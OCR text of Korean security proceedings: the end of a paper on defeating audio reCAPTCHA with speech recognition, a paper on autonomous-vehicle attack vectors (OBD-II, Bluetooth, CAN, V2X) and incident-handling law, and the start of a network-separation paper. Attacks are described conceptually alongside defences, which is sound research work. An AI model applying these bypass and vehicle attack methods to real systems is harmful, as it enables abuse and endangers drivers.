
'reCAPTCHA V2'에서 음성을 듣고 들리는 번호를 입력하는 인증으로 음성 인식 기술을 통해서 우회할 수 있다.

3.2 음성 인식 기술을 이용한 음성 기반 캡차 우회 기법


음성 기반 캡차는 음성을 텍스트로 변경해주

는 음성인식기술을 이용해서 우회할 수 있다.

그래서 음성인식기술을 이용하여 음성 기반 캡차를 직접 우회해 보았다. [그림 10]은 reCAPTCHA를 적용한 워드프레스 기반 웹사이트에서 로그인할 경우 나타나는 캡차이다. 그리고 '로봇이 아닙니다.'를 체크하면 [그림 11]처럼 음성을 이용해서 인증을 받을 수 있다. 여기서 음성 파일을 추출하고, 직접 제작한 음성 파일을 텍스트로 변환시켜주는 프로그램을 이용하면 [그림 12]와 같은 결과를 얻을 수 있고 얻은 숫자를 입력하면 인증에 성공한 것을 확인할 수 있다[7].




[그림 10] 로그인 화면



[그림 11] reCAPTCHA 인증



[그림 12] 캡차 값




[그림 13] 인증에 성공

비록 반자동 형식이지만, 음성 기반 캡차의 음성 파일이 존재하면 음성 인식 기술을 이용하여 텍스트를 추출하여 캡차를 인증하는 것이 가능하다는 것을 알 수 있다.

3.3 음성 기반 캡차 우회 기법에 대한 대응 방안 제시

음성 기반 캡차의 사용 이유 중에는 시각에 장애가 있는 사람도 캡차를 이용하여 인증할 수 있도록 하는 사용자 편의성을 위해 사용되는 캡차이기 때문에 3D 캡차처럼 방식을 완전히 변경하는 것은 불가능하다. 그래서 음성 기반 캡차를 안전하게 이용하기 위해서는 먼저 음성의 길이를 길게 하고, 잡음을 추가하면 봇이 인식하기 어렵게 한다.

그리고 음성 파일을 추출해서 우회하기 때문에 음성 파일을 추출하는 기능을 제거하여야 한다. 그리고 파일을 받지 못하면서 생기는 불편함을 제거하기 위해서 [그림 14]처럼 재생 바와 일시 정지 버튼을 추가한다.



[그림 14] 안전한 음성 기반 캡차 예시

그러면 파일 다운로드 없이도 원하는 부분부터 다시 듣거나 재생 중에 일시 정지 등이 가능해진다. 이 기능을 적용하게 된다면 음성 파일을 추출하지 못하기 때문에 3.2에서 사용한 공격을 방어할 수 있다.

IV. 결론 및 향후 연구 방향

본 논문에서는 회원가입, 게시글 또는 댓글 작성 등에서 쉽게 접할 수 있는 캡차를 문자 기반 캡차와 음성 기반 캡차로 나누어 취약점을 검증하고 그에 따른 대응방안을 제시하였다.

현재 스팸이나 광고, 심지어 악성코드를 막는 방안으로 캡차가 제시되고 있지만, 사용자 편의를 위한 기술의 발달로 캡차가 우회되면서 제 역할을 못 하고 있다.

또한, 아직도 현재 문자 기반 캡차를 사용하는 웹사이트가 존재한다. 그러므로 웹사이트 관리자 또는 개발자는 '3D 캡차'와 같은 새로운 방식의 캡차에 관심을 가지고 적극적으로 웹사이트에 적용해야 한다. 그리고 3.3에서 제시한 방법과 같이 기존에 적용된 캡차를 완전히 변경하는 것이 아니라 기능을 추가하여 보안성을 높일 수 있다.

그렇기에 본 논문에서는 문자 기반 캡차와 음성 기반 캡차의 취약점을 검증하고 대응방안을 제시하면서 안전한 캡차가 웹사이트에 적용되어 캡차의 취약점으로 인한 피해를 줄이고자 한다. 또한, 향후 '3D 캡차'와 같이 새로운 방식의 안전한 캡차의 개발이 요구된다.

[참고문헌]

[1] 네이버 지식백과, CAPTCHA 용어사전, http://terms.naver.com/entry.nhn?docId=3473956&cid=58439&categoryId=58439

[2] Google Developers, https://developers.google.com/recaptcha/

[3] The Official CAPTCHA Site, captcha.net

[4] 이스트소프트, 알약 블로그, 캡챠코드를 우회하는 정교한 악성앱, 구글 플레이어레서 발견, http://blog.alyac.co.kr/422

[5] 김웅희, 지성택, 캡차의 개념과 안전성 분석 사례, 2014.04, 전기공학회지

[6] 3d captcha, http://3dcaptcha.net/

[7] 알약 블로그, RebreakCaptcha - 구글의 API를 사용해 ReCaptcha v2 우회하는 방법 발견 돼, http://blog.alyac.co.kr/997

자율주행 환경의 보안침해사고 처리규정 가이드라인 제안

정건우, 김도환, 안민태, 서정택

순천향대학교 정보보호학과

Proposal guidelines for self-driving environment security infringement accident treatment regulation

Geon-Woo Jeong, Dohwan Kim, Min-Tae An, Jung-Taek Seo

Department Of Information Security Engineering,
Soonchunhyang University.

요 약

자율주행 기술은 자율주행 자동차와 관련 인프라를 통하여 인공지능이 사람을 대신하여 운전하는 기술로 최근 자동차 산업의 차세대 분야로 자리 잡고 있는 기술이다.자율주행 자동차는 인간의 주행으로 발생하는 사고를 줄인다는 장점이 있지만, 사고가 발생할 경우 여러 상황을 판단해야 한다는 점에서 자율주행 자동차 사고처리에 대한 법률적 연구가 필요하다. 또한 자율주행 자동차는 전자장치 및 컴퓨터 시스템 등으로 운행되기 때문에 보안의 위협이 존재한다. 본 논문에서는 자율주행 자동차의 주요기술에 대해 서술하고 보안적인 측면에서의 위협 및 사고유형을 서술한 뒤,보안침해사고 처리규정 가이드라인을 제안한다.

I. 서론

자율주행기술이 자동차 산업의차세대 선두주자로 떠오르고 있다. 자율주행기술이란 운전자가 브레이크, 핸들, 액셀을 제어하지 않아도 도로에서의 상황을 파악해 자동으로 운전하는 기술이다. 우리나라에서도 현대차를 중심으로 여러 대학에서 자율주행 자동차 기술 개발이 이루어지고 있다. 각 국의 자동차 기업들은 2020년 상용화를 목표로 해당 기술을 개발하고 있으며, 이에 따라 각 국에서 자율주행 자동차 관련법을 제정하고 있다. 국내에서는 2015년 8월 11일부로 자율주행 자동차의 정의와 임시운행을 허가하는 법안이 공포되었다. 안전 운행 요건을 갖췄을 경우 시험운행이 가능하며, 자율주행 자동차의 기술 개발과 상용화에 커다란 진전이 기대된다. 이와 관련하여 자율주행 자동차의 운행 중 사고처리의 논의가 병행되어야 할 것이다. 또한 자율주행 자동차가 전자장치 및 컴퓨터시스템 등으로 운행되기 때문에 보안적인 측면의 연구가 필요하다[1].

본 논문에서는 자율주행 환경의 주요기능과 보안 측면의 위협과 자율주행 환경의 보안사고 유형에 대해 서술하고 보안침해사고 처리규정 가이드라인을 제안한 후 결론을 맺고 마치도록 한다.

II. 자율주행 자동차의 주요기능

2.1 CAN(Controller Area Network)

자동차와 정보통신기술을 효과적으로 융합시키기 위해서는 ECU(Electronic Control Unit) 사용이 필수적으로 요구되는데, ECU란 차체 내부 장치들의 구동을 컴퓨터로 통제하는 전자적 통제장치이다. 초기 목적은 엔진의 핵심기능을 정밀 제어하여 엔진 효율이나, 연비의 향상을 위한

것이었으나 이후 편의, 안전장치 등의 탑재를 위해 ECU의 사용 범위를 다양한 분야로 확장하였다. 차체 내부에 탑재되는 ECU는 도입 초부터 수요가 계속 증가하여 최근에 제작되는 자동차의 경우 수십 개의 ECU들이 차체 내부에 탑재된다[2]. 차체 내부에 탑재되는 ECU의 개수가 증가하면서 ECU들 사이의 효율적인 통신을 위하여 다양한 통신기법이 개발·적용되고 있다. 대표적인 통신기법은 CAN(Controller Area Network)인데, 효율적인 차내 네트워크 시스템 구축을 목표로 한 독일의 BOSCH사에서 개발된 차내 네트워크 기술 기술이다. CAN은 송신자 ID 기반의 브로드캐스팅 통신기법이며, 버스 네트워크 토플로지를 지원한다. 이를 통해 차체 내부의 통신회선 복잡성을 크게 감소시켰다. CAN은 ISO 11898 표준으로 제정되었다[3][4].

2.2 지능형 자동차 네트워크(VANET)

지능형 자동차 네트워크(VANET, vehicular Ad Hoc Network)는 MANET(Mobile Ad Hoc Network)의 한 종류로 도로에서 자동차들의 안전 운행 및 운행 효율성 등을 위해 연구되고 있다. 격변하는 운전 정보 제공을 위해 지능형 자동차 네트워크는 V2X로 이루어지는데, V2X는 자동차와 자동차의 통신(V2V, Vehicle to Vehicle), 자동차와 인프라스트럭처의 통신(V2I, Vehicle to Infrastructure) 등으로 이루어진다. 도로에서 각각의 자동차들은 자신의 자동차와 관련된 정보인 속도, GPS 정보 등을 주변 자동차 및 인프라스트럭처에 전달하여 다른 운전자들로 하여금 돌발 상황에 대비하도록 하며, 교통 상황을 공유하여 도로에서의 주행 효율성을 높인다[2].


2.3 인포테인먼트(IVI; In-Vehicle Infotainment)

인포테인먼트란 정보(Information)와 오락(Entertainment)의 합성어로, 엔터테이먼트성 정보 전달을 하는 시스템을 말한다. 내비게이션, 계기판, 트립 컴퓨터, 오디오 등 외부기기와 연결까지 지원되는 통합 차량 시스템을 포함한다. 최신 인포테인먼트 시스템은 차량 정보, 정기점검, 음성인식, 도난 경보 등의 기술이 적용된다.

III. 자율주행 환경의 보안 위협

3.1 내부 시스템 위협

내부 시스템을 위협하는 공격에는 아래의 [그림 1]인 OBD-Ⅱ(On-Board Diagnostics-Ⅱ)를 이용하여 ECU를 공격하는 방법이 있다. 자동차는 ECU에 의해 엔진(가변밸브타이밍, 한계값, 점화시기, 공회전, 연료분사), 차량제어(자동변동기, 구동계통, 제동계통, 조향계통) 등이 제어되는데, 감염된 PC로 차량 진단 프로그램인 OBD-Ⅱ를 이용해 ECU를 감염시키고 감염된 ECU는 자동차에 악의적인 제어동작을 수행하도록 한다[5].




[그림 1] OBD-Ⅱ를 이용한 ECU 공격

3.2 V2X(V2V, V2I 등) 위협

V2X 네트워크를 이루는 각 요소들은 공격의 위험성을 갖고 있으며, 공격방법에는 블루투스를 이용한 해킹 공격 등이 있다.


블루투스를 이용한 공격은 아래의 [그림 2]와 같다. 블루투스가 자동차에 연결되기 위해서는 PIN번호를 입력하는 페어링 과정을 거치는데, 카위스퍼(Carwhisper)와 같은 소프트웨어를 통해 이 과정을 우회할 수 있다. 운전자는 자신의 차량의 오디오 화면에 아무것도 표시되지 않아 블루투스를 통해 해킹을 당하고 있는지 알 수 없다. 이러한 취약점을 통해 해커는 운전자의 통화내용이나 대화를 엿듣고 녹음하고 더 나아가 차량에서 지원하는 데이터를 탈취 할 수도 있다[6].



[그림 2] 블루투스를 이용한 해킹 공격

3.3 지능형 자동차 네트워크 보안 위협

외부기기를 통한 요청/응답 공격은 아래의 [그림 3]과 같다. 자율주행 자동차는 주기적으로 주변 자율주행 자동차에게 안전 메시지를 전송하는데, 주기적으로 발생하는 안전메시지를 악용하여 자동차의 이동경로를 추적할 수 있다[2].



[그림 3] 주기적으로 안전메시지를 주고받는 자율주행자동차

IV. 자율주행 환경의 보안사고 유형

자율주행 환경의 취약한 보안에 의한 공격으로 발생한 사고 유형을 분류하면 다음과 같다. 첫째 내부 시스템 해킹으로 인한 사고, 둘째 통신 네트워크 해킹으로 인한 사고, 자율주행 인프라 해킹으로 인한 사고가 있다.

4.1 내부 시스템 해킹으로 인한 사고

자율주행자동차의 내부 시스템은 가장 대표적인 차내 네트워크 기술로서 국제표준화기구 ISO(International Organization for Standardization)와 미국의 자동차 엔지니어 협회인 SAE(Society of Automotive Engineers)에 의해 국제표준화 된 CAN 프로토콜 네트워크로 구축되어 있다. CAN 프로토콜은 자동차 구동과 관련된 엔진, 브레이크 등의 제어, 오디오 및 네비게이션 등의 멀티미디어 기기제어에 중요한 역할을 한다. 그러나 CAN 프로토콜은 브로드캐스트 통신 프로토콜임에도 데이터 암호화나 인증기능을 제공하지 않는다. 따라서 공격자는 내부 시스템을 해킹했을 때 통신 내용을 도청할 수 있다. 이를 통하여 통신구간 메시지와 ECU의 센서 제어 정보를 위·변조할 수 있으며 차량 내부통신망 및 OBU에 대한 DDoS 공격 등으로 사고를 발생시킬 수 있다[1][2][3].

4.2 V2X 통신 네트워크 해킹으로 인한 사고

자율주행자동차의 V2X 통신은 운전 중, 네트워크를 통하여 차량, 보행자, 개인 단말, 인프라 간 정보를 교환하는 통신기술이다. V2X의 취약점은 잘못된 정보를 네트워크에 확산시켜 다른 운전자의 행동에 영향을 미치는 공격, 통신을 마비시켜 혼란을 일으키거나 사고를 유발하기 위한 목적의 서비스 거부 공격, 인가된 차량의 신원을 가로채어 위장하여 주변 차량을 혼란시키는 위장공격, 차량 주행 중 메시지 전송 과정에서 메시지의 삭제 또는 변경을 통하여 정상적인 통신을 방해하는 트래픽 위/변조 공격 등이 있다. 공격자는 V2X 통신 네트워크 취약점을 악용하여 사고를 발생시킬 수 있다[3].

4.3 자율주행 인프라 해킹으로 인한 사고

지능형교통체계(ITS)는 자율주행을 위한 교통시스템으로서 구성요소(교통수단 및 시설, 이용자) 간 실시간 상호 연계를 통해 협력형 교통인프라기술(C-ITS), 3차원 정밀도로지도와 위성항법시스템(GNSS) 등을 제공한다. 지능형 교통체계(ITS)는 교통정보 센터와 도로위의 센서 장치, 통합관제센터 등의 인프라 시설을 통하여 서비스를 제공하지만, 교통정보 센터와 도로위의 센서 장치, 통합관제센터 등의 인프라 시설은 상호 연계를 위한 통신 간 통신 도청, DDoS 공격에 의한 통신 장애, 위장 고정형 단말(RSU: Road Side Unit)을 통한 통신 메시지 위/변조 등의 취약점이 있으며. 공격자는 해당 취약점을 악용하여 사고를 발생시킬 수 있다[4].

V. 처리규정 가이드라인 제안

주요 글로벌 기업이 선보인 자율주행 자동차 기술은 초보적인 3단계 수준이다. IT업계는 2020년을 기점으로 완전 자율주행이 가능한 4단계 기술이 상용화 될 것으로 전망하고 있다. 아래의 [표 1]의 미 NHTSA의 자율주행 자동차 분류 레벨에 따르면 4단계 자율주행 기술은 완전 자율주행 기술로서 운전자는 목적지 또는 운행만을 입력하며 자율주행시스템이 운행에 대한 책임을 진다.

[표 1] 미 NHTSA의 자율주행 자동차 분류 레벨

수준	정의	내용
Level 0	비자동	운전자가 항상 브레이크, 속도 조절 등 안전에 관련한 기능을 스스로 제어한다. 안전조작 및 교통 모니터링에 책임이 있다.
Level 1	기능 제한 자동	운전자가 정상적인 주행 또는 충돌 가능성이 있는 상황에서의 일부 기능을 제외한 제어권한을 소유한다.
Level 2	조합 기능 자동	주행환경에서 2개 이상의 제어 기능이 작동한다. 단, 운전자가 자동차 제어권한을 소유하고 있으며, 교통 모니터링, 안전에 대한 책임을 진다.
Level 3	제한된 자율주행	특정한 상황에서 자율주행시스템이 모든 안전에 관련된 기능을 제어한다. 자동차가 모니터링 권한을 갖고 있으나 운전자의 제어가 필요한 상황일 때는 경보신호 제공한다. 운전자는 간헐적으로 제어할 수 있다.
Level 4	완전 자율주행	자동차가 안전기능을 모두 제어하고 교통 상태를 모니터링한다. 운전자는 목적지 및 운행방식을 입력한다. 자율주행시스템이 안전운행에 대해 책임이 있다.

우리나라는 산업부, 국토부, 미래부 등 정부기관의 주도로 2023~2030년까지 차량, 도로, ICT 등 기반시설 구축과 완전 자율주행을 목표로 기술 개발을 진행하고 있다. 그러나 자율주행 기술 개발 상황과는 달리 완전 자율주행 도입 후 발생할 사고 처리에 대한 법률은 미흡한 실정이다. 아래의 [표 2]인 자동차손해배상 보장법 제3조(자동차손해배상책임)는 사고 발생 시 운전자의 배상책임과 면책 사유에 대하여 명시하고 있으며, 사고 발생의 책임을 운전자에게 부과하고 있다. 이는 기존 Level 0과 Level 1 수준의 자율주행 기술 단계에서 적용 가능하다[7].

[표 2] 자동차손해배상 보장법 제3조

제3조(자동차손해배상책임)
① 자기를 위하여 자동차를 운행하는 자는 그 운행으로 다른 사람을 사망하게 하거나 부상하게 한 경우에는 그 손해를 배상할 책임을 진다. 다만, 다음 각 호의 어느 하나에 해당하면 그러하지 아니하다.
1. 승객이 아닌 자가 사망하거나 부상한 경우에 자기와 운전자가 자동차의 운행에 주의를 게을리하지 아니하였고, 피해자 또는 자기 및 운전자 외의 제3자에게 고의 또는 과실이 있으며, 자동차의 구조상의 결함이나 기능상의 장해가 없었다는 것을 증명한 경우
2. 승객이 고의나 자살행위로 사망하거나 부상한 경우

앞으로 상용화 될 [표 1]의 Level 4단계 완전 자율주행은 운전자가 아닌 전자장치 및 컴퓨터시스템 등으로 운행이 되므로 자동차손해배상 보장법을 넘어선, 시스템과 네트워크를 대상으로 한 침입 및 침해 행위에 대하여 [표 3~6]과 같은 처리 및 처벌 법률을 완전 자율주행의 특성에 맞게 적용하여 운전자의 처벌 및 면책을 판단해야 한다.

[표 3] 전산망 보급 확장과 이용촉진에 관한 법률 제22조, 제25조

제22조 (전산망의 안정성등)
① 전산망을 이용하여 정보를 처리, 보관, 전송하는 사업을 영위하는 자는 전산망의 안정성 및 정보의 신뢰성을 확보하기 위한 보호조치를 강구하여야 한다.
② 누구든지 불법 또는 부당한 방법으로 제1항의 규정에 의한 보호조치를 침해하거나 훼손하여서는 아니된다.

제25조 (비밀의 보호)
① 누구든지 전산망에 의하여 처리, 보관, 전송되는 타인의 비밀을 침해하거나 누설하여서는 아니된다.

[표 4] 형법 제314조

제314조(업무방해)
① 컴퓨터 등 정보처리장치 또는 전자기록 등 특수매체기록을 손괴하거나 정보처리장치에 허위의 정보 또는 부정한 명령을 입력하거나 기타 방법으로 정보처리에 장애를 발생하게 하여 사람의 업무를 방해한 자도 제1항의 형과 같다. <신설 1995.12.29.>

[표 5] 전기통신 사업법 제83조

제83조(통신비밀의 보호)
① 누구든지 전기통신사업자가 취급 중에 있는 통신의 비밀을 침해하거나 누설하여서는 아니 된다.
② 전기통신업무에 종사하는 자 또는 종사하였던 자는 그 재직 중에 통신에 관하여 알게 된 타인의 비밀을 누설하여서는 아니 된다.
③ 생략

[표 6] 정보통신망 이용촉진 및 정보보호 등에 관한 법률 제48조, 제49조

제48조(정보통신망 침해행위 등의 금지)
① 누구든지 정당한 접근권한 없이 또는 허용된 접근권한을 넘어 정보통신망에 침입하여서는 아니 된다.
② 누구든지 정당한 사유 없이 정보통신시스템, 데이터 또는 프로그램 등을 훼손·멸실·변경·위조하거나 그 운용을 방해할 수 있는 프로그램(이하 "악성프로그램"이라 한다)을 전달 또는 유포하여서는 아니 된다.
③ 누구든지 정보통신망의 안정적 운영을 방해할 목적으로 대량의 신호 또는 데이터를 보내거나 부정한 명령을 처리하도록 하는 등의 방법으로 정보통신망에 장애가 발생하게 하여서는 아니 된다.
[전문개정 2008.6.13.]

제49조(비밀 등의 보호)
① 누구든지 정보통신망에 의하여 처리·보관 또는 전송되는 타인의 정보를 훼손하거나 타인의 비밀을 침해·도용 또는 누설하여서는 아니 된다.

또한 교통정보 센터와 도로위의 센서 장치, 통합관제센터 등의 인프라 시설을 주요정보통신기반시설로 지정하여 침해 사고 발생 시 아래의 [표 7]의 정보통신기반 보호법을 완전자율주행 특성에 맞게 적용하여 판단해야 한다. 이를 토대로 완전 자율주행 기술 상용화 후 단순한 충돌 사고가 아닌, 침입 및 침해 행위로 인해 발생될 다양한 사고에 대하여 운전자의 처벌 및 면책 사유를 판단할 수 있는 법률적 기준을 마련해야 한다.

[표 7] 정보통신기반 보호법 제12조

제12조(주요정보통신기반시설 침해행위 등의 금지)
① 누구든지 다음 각호의 1에 해당하는 행위를 하여서는 아니된다.
1. 접근권한을 가지지 아니하는 자가 주요정보통신기반시설에 접근하거나 접근권한을 가진 자가 그 권한을 초과하여 저장된 데이터를 조작·파괴·은닉 또는 유출하는 행위
2. 주요정보통신기반시설에 대하여 데이터를 파괴하거나 주요정보통신시설의 운영을 방해할 목적으로 컴퓨터바이러스·논리폭탄 등의 프로그램을 투입하는 행위
3. 주요정보통신기반시설의 운영을 방해할 목적으로 일시에 대량의 신호를 보내거나 부정한 명령을 처리하도록 하는 등의 방법으로 정보처리에 오류를 발생하게 하는 행위

미국의 경우, 2016년 미시간 주의 Ken Horn과 Mike Kowall 등 4명의 상원의원의 발의로 아래의 [표 8]과 [표 9]의 자율주행 자동차 침해사고 발생 시에 대한 법안이 마련되었다. 상원법안 927은 자율주행 자동차 해킹에 대한 중범죄 적용을 명시하였고, 상원 법안 928은 자율주행 자동차 해킹 범죄 유형에 대한 양형 기준을 명시하였다. 두 법안에 따라 자율주행 자동차 해킹은 운전자의 생명과 직결되는 범죄이며, 주요시설의 시스템 및 네트워크에 대한 공격으로 판단하여, 중범죄로서 최대 종신형에 처해질 수 있다[8][9].

[표 8] 미시간 주 상원 법안 927's section 7

Sec. 7. (1) A person who violates section 4(1) is guilty or a crime as follows:
ⓐ 생략
ⓑ 생략
ⓒ 생략
ⓓ 생략
ⓔ A person who violates section 4(2) is guilty of a felony punishable by imprisonment for life of any term of years.

[표 9] 미시간 주 상원 법안 928's section 4

sec. 4. (1) A person shall not intentionally access or cause access to be made to a computer program, computer, computer system, or computer network to devise or execute a scheme or artifice with the intent to defraud or to obtain money, property, or a service by a false or fraudulent pretense, representation, or promise. (2) A person shall not intentionally access or cause access to be made to an electronic system of a motor vehicle to willfully destroy, damage, impair, alter, or gain unauthorized control of the motor vehicle.

완전 자율주행 기술이 도입된 후, 자율주행 시스템 및 네트워크에 대한 침해 행위는 현행 법상의 전자적 침해행위의 관점을 넘어선 범죄 행위이다. 이는 주요기반시설에 대하여 심각한 피해를 발생시켰으며, 나아가 운전자의 생명을 직접적으로 위협하였으므로 단순한 전자적 침해행위 이상의 중범죄로서 다뤄져야 한다. 향후 도입될 자율주행 자동차와 관련된 법률은 자율주행 자동차 보안침해사고에 대하여 국가주요기반시설에 대한 침해 행위임과 동시에 운전자의 생명을 위협하는 중범죄임을 명시하고, 기술적 관점으로 접근하여 사고의 유형에 대한 처리 규정을 명시해야 한다. 4단계의 완전 자율주행 기술이 도입된 후 자율주행 자동차 사고의 원인으로서 자율주행 자동차 보안침해사고의 가능성을 인지하고, 시스템 및 네트워크와 관련 인프라에 대한 침해 행위로서 발생한 사고 처리 규정을 마련해야 한다.

VI. 결론

오늘날 정보통신기술이 발달함에 따라 자율주행자동차의 연구가 확산되고 있다. 우리나라는 2023년 완전 자율주행을 목표로 연구개발을 진행 중이며, 완전 자율주행 기술 도입에 앞서 법률적 제도 마련은 필수적이다. 완전 자율주행 기술이 도입된 후 발생 가능한 유형의 사고는 운전자의 과실을 넘어 시스템 또는 네트워크 침해 사고가 원인으로 작용할 것이며 그에 따라 법률적 제도 마련에 있어 현재와 다른 관점을 적용해야 한다. 본 논문에서는 앞으로 발생 가능한 유형의 자율주행 자동차 사고를 보안 기술적 측면에서 분석하여 서술하였고, 이를 토대로 보안침해사고 발생 시 처리규정에 대한 가이드라인을 제안하였다. 향후 본 논문이 자율주행자동차의 법률 제정에 참고 될 필요성이 있다.

[참고문헌]

[1] 김영국, “자율주행 자동차의 운행 중 사고와 보험적용의 법적 쟁점”, 법이론실무연구, 3(2), pp.247-280, 2015년 10월

[2] 이동훈, “자동차-ICT 기술 융합 및 보안 기술 동향” 개방형컴퓨터통신연구회, 27(2), pp.56-64, 2014년 6월

[3] 명의정, 윤주범, “커넥티드카 보안 위협 동향 연구”, 한국통신학회 학술대회논문집, pp.83-84, 2015년 11월

[4] 한국방송통신전파진흥원, “지능형 교통 시스템의 차량 통신 보안 기술 동향과 전망”, 방송통신기술 이슈&전망, 2014년 2월

[5] 차영태, “스마트 자동차 기술 동향”, 한국정보처리학회 정보처리학회지, 22(3), pp.4-11, 2015년 5월

[6] 손정아, 허경미, “자동차 통신 네트워크 해킹의 위험 및 대책”, 한국경찰연구, 12(1), pp.113-142, 2013년 3월

[7] 문종덕, “산업부의 자율주행 자동차 기술개발 방향”, KEIT PD Issue Report, 12(2), pp.33-43, 2014년 12월

[8] Mike Kowall, ,Ken Horn, Wayne A. Schmidt, Rebekah Warren, “Senate Bill 0927“, Oct. 2016.

[9] Mike Kowall, ,Ken Horn, Wayne A. Schmidt, Rebekah Warren, “Senate Bill 0928”, Oct. 2016

망분리 환경에서 정보보호 강화 방안

손유승*, 김영권**, 고승철**

*국세청, **수원대학교

Information Security strengthening controls in the physical network separation environment

Yu-Seung Son*, Young-Kyon Kim**, Sung-Cheol Goh*

*National Tax Service, **Suwon University

요 약

최근 공공기관과 금융권에서는 정보보안 강화를 위해 망분리를 구축하고 있다. 조직의 특성이나 가용한 예산에 따라 물리적 또는 논리적 망분리 방법을 선택하고 있다. 본 논문에서는 물리적 망분리 환경에서 고려해야 할 정보보안 요소에 대해 분석한 후 조직에서 간과할 수 있는 정보보호 위협 요소를 도출하고 어떠한 보안 위험이 있는지 살펴본다. 그리고 식별한 보안위협에 대응하기 위한 기술적 통제 방안과 지속적인 관리를 위한 방안을 제안한다.

I. 서론

최근 정보통신 기술의 급속한 발전과 점차 지능화되고 있는 사이버 공격의 진화로 인해 업무망(또는 제어망)과 인터넷을 물리적 또는 논리적으로 분리한 환경에서도 사이버 침해사고가 발생하고 있다. 2010년 9월, 이란 원자력 발전소의 제어망(폐쇄망)에 악성코드(스턱스넷)가 침투하여 핵개발용 원심분리기 1,000개를 오동작 시켜 1년간 가동이 중단되었고, 2014년 1월에는 일본의 후쿠이 현 핵발전소의 컴퓨터가 악성코드에 감염되어 42,000건 이상의 문서가 외부로 유출되는 사건이 발생하였다. 또한 2014년 12월에 한국수력원자력의 원전도면 일부와 직원 개인정보가 유출되고 제어망 PC 5대가 악성코드에 의해 파괴되는 사고가 발생하였다. 그리고 2016년 12월에 국방통합데이터센터 내부망 서버가 인터넷에 연결되어 내부망 PC까지 악성코드에 감염(700여 대)됨에 따라 작전계획 5027 일부 등 군사기밀이 유출되는 미증유의 보안사고가 발생하였다[1].

이러한 일련의 사고를 분석해보면 업무용 네트워크와 인터넷을 분리하는 것만으로는 보안이 충분하다고 할 수 없고 망분리를 추진할 단계에서부터 보안위협 요소를 면밀히 고려해서 구축해야 하며 지속적인 보안관리가 필요하다.

본 논문에서는 물리적 망분리 방식을 도입하는 조직에서 고려해야 할 보안위협 요소에 대해 분석하고 이에 대한 관리적·기술적 대응책을 제안한다.

본 논문의 2장에서는 망분리 관련법과 도입 현황에 대해서 살펴보고, 3장에서는 다양한 망분리 방식의 개요와 장단점에 대해 살펴보고, 4장에서는 물리적 망분리 방식에서 보안위협에 대해 분석한다. 5장에서는 물리적 망분리 방식을 도입하는 조직에서 고려해야 할 기술적 정보보안 요소와 관리적 방안을 제안한다. 마지막으로 6장에서 본 논문의 연구 결과를 정리한다.

II. 망분리 현황

2.1 망분리 관련법

2008년 옥션과 2011년 네이트의 개인정보유출 사고는 내부 PC가 악성코드에 감염되어 수천만 건의 고객정보가 대량으로 유출되었으며 2014년에는 국내의 대형카드사에서 대규모 개인정보 유출사고가 발생하였다. 이렇게 유출된 개인정보를 이용해 보이스피싱, 스팸메일 등 2차 피해가 발생하여 정부에서는 개인정보 유출사고를 방지하고자 관련 규정 및 법률을 개정하였다.

